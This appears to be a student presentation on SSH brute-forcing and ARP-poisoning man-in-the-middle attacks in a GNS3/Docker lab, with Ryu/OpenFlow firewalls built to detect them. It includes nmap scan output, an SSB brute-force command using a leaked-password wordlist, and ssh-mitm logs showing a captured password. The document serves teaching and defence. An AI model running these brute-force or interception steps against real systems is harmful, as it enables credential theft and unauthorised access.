SSH Bruteforce and MITM Attacks

Gabriel Décavé, Maxence Bouchadel, Maxence Bekhedda, Lucien Halkin

May 24, 2024

Table of content

Virtual Topology Setup

- Mininet
- Transition to Docker
- Server's Docker File
- GNS3
  1. Transition to GNS3
  2. Hosts
  3. Open vSwitch
  4. Router

Mininet


- We started to use mininet like we did on the labs

```python
class SingleSwitchTopo(Topo):
    "Single switch connected to n hosts."
    def build(self, n=2):
        switch = self.addSwitch(’switch1’)
        server1 = self.addHost(’server1’, ip="10.0.0.2/24")
        self.addLink(server1, switch)
        client1 = self.addHost(’client1’, ip="10.0.0.3/24")
        self.addLink(client1, switch)
        attacker1 = self.addHost(’attacker1’, ip="10.0.0.4/24")
        self.addLink(attacker1, switch)
```

- We defined a Mininet topology called `SingleSwitchTopo`, consisting of a single switch connected to three hosts: `server1`, `client1`, and `attacker1`.
- Each host is assigned an IP address within the `10.0.0.0/24` subnet.

Mininet

- We defined functions to initialize users and to establish a first SSH connection
- But mininet is used for network testing, users can't be separated
- All involved users were bound to the same folders and directory




Transition to Docker

- Docker allows us to create isolated "virtual machines" that is much more adapted to our scenario
- Therefore, we transitioned to Docker as it overcome the mininet limitations

Server's Docker File

- We created 4 docker files for each host of our topology
- Then we installed what we needed for each host in addition of a username and a password:
  1. Attacker: Python, Secure Shell Bruteforce (ssb), nmap
  2. Client: openssh-client
  3. Server: openssh-server and a user with the password of the client
  4. Ryu: Python, Ryu

Server's Docker File



- We need Open vSwitch but there is no official Open vSwitch Docker image.

GNS3

- Transition to GNS3
- Hosts
- Open vSwitch
- Router


Transition to GNS3

- To overcome this obstacle, we transitioned using GNS3
- Virtual machine hosted on a x86 machine for orchestrating our network topology
- We found a Docker image with Open vSwitch Docker container supplied by GNS3 and CISCO routers

GNS3 ®

Hosts

- All hosts are Docker containers
- Make the configuration easy to deploy and reuse



Hosts

- We configured network interfaces in each container

```
auto eth0
iface eth0 inet static
    address 10.0.0.12
    netmask 255.255.255.0
    gateway 10.0.0.1
    up echo nameserver 10.0.0.1 > /etc/resolv.conf
    hostname bob
```

- For the external hosts (external-attacker and R1 on f1/0) we use dhcp of the NAT node to assign IP on 192.168.122.0/24

OpenVSwitch

- The OVS is a docker template from GNS3
- The switch is configured to use OpenFlow 1.3, with Ryu set as the controller


```
    $ ovs-vsctl set bridge br0 protocols=OpenFlow13
    $ ovs-vsctl set-controller br0 tcp:10.0.0.20:6633
```

SSH Bruteforce

- Ports scanning
- Secure Shell Bruteforce
- Ryu Bruteforce Firewall

SSH Bruteforce : Ports scanning


- The attacker run nmap to find devices on the network to attack
- He runs nmap again on target device to find open ports, services, and technologies


maxence — root@external-attacker: / — telnet 192.168.1.4 5014 — 103×32

```
[root@external-attacker:/# nmap -sV -sC -O -T4 -n -Pn -oA fastscan 192.168.122.192
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-22 10:17 UTC
Nmap scan report for 192.168.122.192
Host is up (0.010s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE    VERSION
22/tcp open  ssh        OpenSSH 9.6p1 Ubuntu 3ubuntu13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 27:80:ba:e1:18:aa:b2:41:c4:0b:e7:1e:43:0d:69:c7 (ECDSA)
|_  256 4c:a8:3e:98:1e:ec:9f:bb:47:8b:58:70:9d:c6:3e:fa (ED25519)
23/tcp open  telnet     Cisco router telnetd
53/tcp open  tcpwrapped
MAC Address: CA:01:27:DF:00:1C (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=5/22%OT=22%CT=1%CU=33560%PV=Y%DS=1%DC=D%G=Y%M=CA012
OS:7%TM=664DC658%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=106%TI=Z%CI=RD%
OS:II=I%TS=A)SEQ(SP=105%GCD=1%ISR=106%TI=Z%CI=RD%II=RI%TS=A)OPS(O1=M5B4ST11
OS:NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5=M5B4ST11NW7%O6=M5B4
OS:ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=
OS:40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2
OS:(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=N%T=10
OS:0%W=0%S=A%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=N%T=100%W=0%S=A%A=Z%F=R%O=%RD=0
OS:%Q=)T7(R=Y%DF=N%T=100%W=0%S=A%A=S%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=100%IPL=
OS:38%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=S%T=100%CD=S)

Network Distance: 1 hop
Service Info: OSs: Linux, IOS; Device: router; CPE: cpe:/o:linux:linux_kernel, cpe:/o:cisco:ios

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.91 seconds
root@external-attacker:/# 
```

SSH Bruteforce : Secure Shell Brute-Force

- We launch the tool SSB (Secure Shell Brute-Force) with the dictionary darkweb_2017.txt
- Same wordlist attack could be performed to find the user → more time



maxence — root@external-attacker: /sshbruteforce_sds/bruteforce — te...

```
root@external-attacker:/sshbruteforce_sds/bruteforce# ./ssb -w darkweb_2017.txt
 -o password.txt bob@192.168.122.192

             _
     v0.1.0 | |
     ___ ___| |__
    / __/ __| '_ \
    \__ \__ \ |_) |
    |___/___/_.__/

Secure Shell Bruteforcer
  infosec@kitabisa.com

------------------------

 :: Username: bob
 :: Hostname: 192.168.122.192
 :: Port     : 22
 :: Wordlist: darkweb_2017.txt
 :: Threads  : 100
 :: Timeout  : 30s

------------------------

[VLD] Connected with '1secret'.
[INF] Done!
root@external-attacker:/sshbruteforce_sds/bruteforce# 
```

SSH Bruteforce : Solution

- Changing the password, using a different SSH port, using key
- Ryu controller and Open vSwitch to set up **a firewall application** → More robust SDS solution
- Ryu:
  1. Monitor the network traffic
  2. Detect multiple login attempts to SSH protocol from the same source IP
  3. Once a brute-force attack is detected, the Ryu controller dynamically update the flow rules in the Open vSwitch to block the attacker's IP
  4. Additionally : Log and generate alerts for detected attacks
- Result : after 10 unsuccessful attempts, the IP address of the client will be blocked for 10 minutes, these values are arbitrary variables

SSH Bruteforce : Ryu firewall




MITM : Man-In-The-Middle Attack

- ARP Poisoning
- MITM
- ARP Poisoning Firewall

MITM : ARP Poisonning

- The host `attacker` on 10.0.0.13 will to execute an ARP flood attack targeting Bob (10.0.0.12) and router R1 (10.0.0.1). The attacker's objective is to **spoof the server** at 10.0.0.11 by inundating the network with ARP replies
- A script sends ARP replies to poison the ARP caches of Bob and R1, misleading them to associate the server's IP with the attacker's MAC address → redirect their traffic intended for the server to the attacker's machine



Before


```
Protocol  Address          Age (min)  Hardware Addr   Type   Interface
Internet  10.0.0.1                -   ca01.27df.001d  ARPA   FastEthernet1/1
Internet  10.0.0.11               2   5ebb.b074.658a  ARPA   FastEthernet1/1
Internet  10.0.0.12               0   e606.2607.b4b0  ARPA   FastEthernet1/1
Internet  10.0.0.13               0   6ef3.77ae.4d32  ARPA   FastEthernet1/1
```

After

```
Protocol  Address          Age (min)  Hardware Addr   Type   Interface
Internet  10.0.0.1                -   ca01.27df.001d  ARPA   FastEthernet1/1
Internet  10.0.0.11               0   6ef3.77ae.4d32  ARPA   FastEthernet1/1
Internet  10.0.0.12               0   e606.2607.b4b0  ARPA   FastEthernet1/1
Internet  10.0.0.13               0   6ef3.77ae.4d32  ARPA   FastEthernet1/1
```

MITM

- The MITM SSH server is implemented using ssh-mitm
- Main script steps:
  1. Bob (10.0.0.12) attempts to connect to the server, the SSH connection is first routed through the MITM server on 10.0.0.13.
  2. MITM server to capture Bob's credentials and any other sensitive information
  3. MITM server then transparently forwards the connection to the actual server → interception undetectable to Bob




maxence — SSH-MITM - ssh audits made simple — telnet 192.168.1.4 5005 — 95×26

```
................................................................................
💻 listen interfaces 0.0.0.0 and :: on port 10022
─────────────────────────── waiting for connections ───────────────────────────
[05/22/24 09:20:38] INFO      ℹ session 9e31e4b3-6d33-4ba9-8fbc-041d3f6d1f7e
                             created
                    INFO      ℹ client information:
                               - client version: ssh-2.0-openssh_9.6p1
                             ubuntu-3ubuntu13
                               - product name: OpenSSH
                               - vendor url:  https://www.openssh.com/
                              - client address: ip=::ffff:10.0.0.12 port=44772
                             ⚠ client audit tests:
                               * client connecting for the first time or using
                             default key order!
                               * Preferred server host key algorithm:
                             ssh-ed25519-cert-v01@openssh.com
[05/22/24 09:20:40] INFO     Remote auth-methods: ['publickey', 'password']
[05/22/24 09:20:43] INFO     Remote authentication succeeded
                                     Remote Address: 10.0.0.11:22
                                     Username: bob
                                     Password: 1secret
                                     Agent: no agent
                    INFO     ℹ 9e31e4b3-6d33-4ba9-8fbc-041d3f6d1f7e - local port
                             forwading
                             SOCKS port: 40217
                               SOCKS4:
```

MITM : ARP Poisoning Firewall

- The firewall is implemented using Ryu on the same host as the previous firewall using OpenFlow 1.3 protocol
- Purpose of firewall is **to detect and mitigate** ARP flood and ARP spoofing attack on the local network
- Firewall application structure:

MITM : RYU arp firewall



RYU Firewall

Packet Handler

IF ARP

IF DHCP

Save MAC adress corresponding to IP
Set Counter

Save MAC adress

IF COUNT = 20


IF MAC ADRESS != PREVIOUS MAC

ARP FLOOD ATTACK DETECTED BLOCK IP

SPOOFING ARP DETECTED BLOCK IP

RYU arp firewall

- The attack is stopped when the count of packet sent is 20



maxence — root@ryu: /sshbruteforce_sds/ryu — telnet 192.168.1.4 5009...

```
[root@ryu:/sshbruteforce_sds/ryu# ryu-manager arp_firewall.py                ]
loading app arp_firewall.py
loading app ryu.controller.ofp_handler
instantiating app arp_firewall.py of ARPFirewall
instantiating app ryu.controller.ofp_handler of OFPHandler
ARP Flood Attack detected from MAC b6:5b:b7:cd:43:8d! Sent 21 packets
Dropping all ARP packets from MAC b6:5b:b7:cd:43:8d
▯
```

Demo

- Let's start the demo of our attacks !